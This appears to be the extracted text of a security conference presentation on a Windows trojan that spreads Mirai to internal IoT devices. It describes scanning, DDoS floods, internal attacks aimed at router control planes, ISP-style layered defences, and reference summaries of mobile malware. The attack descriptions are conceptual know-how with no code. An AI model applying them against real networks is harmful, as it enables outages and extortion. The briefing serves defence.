


<https://hdwallbox.com/army-undead-fantasy-art-armor-skeletons-artwork-warriors-wallpaper-122347/>

A Typical Mid-Enterprise Network




1. Scanning for Devices to Infect




1. Scanning for Devices to Infect

The Scanning activity generates:

- Flood of ARP requests
- Lots of small packets, including TCP SYN's
- As more devices get infected, the scanning activity will increase, potentially causing serious issues and outages with network devices like firewalls, switches and other stateful devices.
- These kinds of outages have repeatedly happened in the wild, both during the NIMDA, Code Red and Slammer outbreaks in 2001 and also recently during large scale Mirai infections at large European Internet Service Providers.




2. Launching Outbound DDoS Attacks




2. Launching Outbound DDoS Attacks

- Attack activity generates a lot of traffic. Mirai can for example launch:
 - UDP/ICMP/TCP packet flooding
 - Reflection attacks using UDP packets with spoofed source IP addresses
 - Application level attacks (HTTP/SIP attacks).
 - Pseudo random DNS label prefix attacks against DNS servers.
- This attack traffic will quickly fill up any internal WAN links and will also will cause havoc with any stateful device on the path, including NGFWs.




3. Reconnaissance & Internally Facing Attacks




3. Reconnaissance & Internally Facing Attacks

- A clever attacker would scan the internal network to identify vulnerable services and network layout.
- He would then launch attacks against the routing tables to shut out NOC/SOC services, followed by DDoS attacks against internal services.
- This would be devastating as if there are no internal barriers in place, the network would simply collapse.
- After a while, the clever attacker would then stop the attack and send a ransom e-mail, asking for his BTC's...



Are IoT Devices Capable of Causing So Much Harm?

- First, let's look at the anatomy of a typical network device. It has a:
 - Fast path
 - Slow path
- And there are 4 main groups of packets to be handled:
 - Transit packets
 - Received packets (for the device)
 - Exception packets
 - Non-IP packets
- If an attacker can force the device to spend cycles on processing packets, it won't have cycles to send or process critical packets!



A carefully crafted 300pps flood against typical (unsecured) high-end routers / switches will cause those to lose their routing adjacencies...

Learning from History: Implementing a Layered Defense



Spiš Castle: © Pierre Bona / Wikimedia Commons / [CC-BY-SA-3.0](#) / [GFDL](#)



Friends of York walls




Spiš Castle: © Civertan Grafikai Stúdió

Defending Against Insider Threats

- Internet Service Providers have successfully been dealing with similar attacks for the last 20 years by following what's called Security Best Current Practices (BCP's). These basically translate into “**Keep the network up and running!**”
- Service Providers have followed a 6 phase methodology when dealing with attacks:
 - **Preparation:** Prepare and harden the network against attack.
 - **Identification:** Identify that an attack is taking place.
 - **Classification:** Classify the attack.
 - **Traceback:** Where is the attack coming from.
 - **Reaction:** Use the best tool based on the information gathered from the Identification, Classification and Traceback phases to mitigate the attack.
 - **Post-mortem:** Learn from what happened, improve defenses against future attacks.

Defending Against Insider Threats

- These Security Best Practices include:
 - Implementing full Network segmentation and harden (or isolate) vulnerable network devices and services.
 - Developing a DDoS Attack mitigation process.
 - Utilizing flow telemetry to analyze external and internal traffic. This is necessary for attack **detection**, **classification** and **trace back**.
 - Deploying a multi-layered DDoS protection.
 - Scanning for misconfigured and abusable services, this includes NTP, DNS and SSDP service which can be used for amplification attacks.
 - Implementing Anti-Spoofing mechanisms such as Unicast Reverse-Path Forwarding, ACLs, DHCP Snooping & IP Source Guard on all edge devices.



Summary

- **The attackers are now inside the house!**

The Windows spreader has opened up the possibility to infect internal IoT devices and use them against you.

- **Internal network defenses and security architectures need to be adapted to meet this new threat.**

Stateful devices will collapse both due to persistent scanning active and also when DDoS attacks are launched.

- **Implementing Security BCP's will help**

Using Security BCP's will reduce the impact of internal DDoS, in addition this will help to help to secure networks against other security threats as well.



The Walking Dead, Season 6



Zombie Horde by Joakim Olofsson

Q&A / THANK YOU

Contact Information:

Steinthor Bjarnason
sbjarnason@arbor.net

Jason Jones
jasonjones@arbor.net


REFERENCE SLIDES

A stylized globe centered on the Atlantic Ocean, showing the continents of North and South America. The globe is overlaid with a complex network of white lines and dots, resembling a global communication or data network. The background is a dark blue gradient.

For Reference

HackingTeam RCS

- HackingTeam RCS is a well-known implant commonly sold to nation-state organizations for monitoring / spying purposes
 - HackingTeam has clients for both Mac and Windows Desktop systems
 - Also clients for Android, iOS, Blackberry, WindowsPhone mobile OS
 - Infection on mobile operating systems can be achieved via access to an infected desktop
 - Only jailbroken iOS devices were supported at the time
 - Details and image courtesy of Kaspersky
- <https://securelist.com/blog/mobile/63693/hackingteam-2-0-the-story-goes-mobile/>



For Reference

DualToy & WireLurker

- **WireLurker**

- Intermediate infector targets MacOS instead of Windows
- Installs malicious / “risky” iOS apps on non-jailbroken iOS devices via side-loading
- Side-loading is a term used in reference to the process of installing an application on a phone outside of the official App Store
- <https://researchcenter.paloaltonetworks.com/2014/11/wirelurker-new-era-os-x-ios-malware/>

- **DualToy**

- Infects both Android and iOS devices via Windows hosts
- Installs ADB (Android Debug Bridge) and iTunes drivers to communicate with mobile devices
- Installed Android apps are primarily riskware and adware
- Attempts to steal various device info from iOS devices in addition to iTunes username and password
- More details at <https://researchcenter.paloaltonetworks.com/2016/09/dualtoy-new-windows-trojan-sideloads-risky-apps-to-android-and-ios-devices/>

WM 1.0.0.7 Behavioral Characteristics

For Reference

- 3 examples of overlap behavior for the windows spreader trojan that helped locate more samples

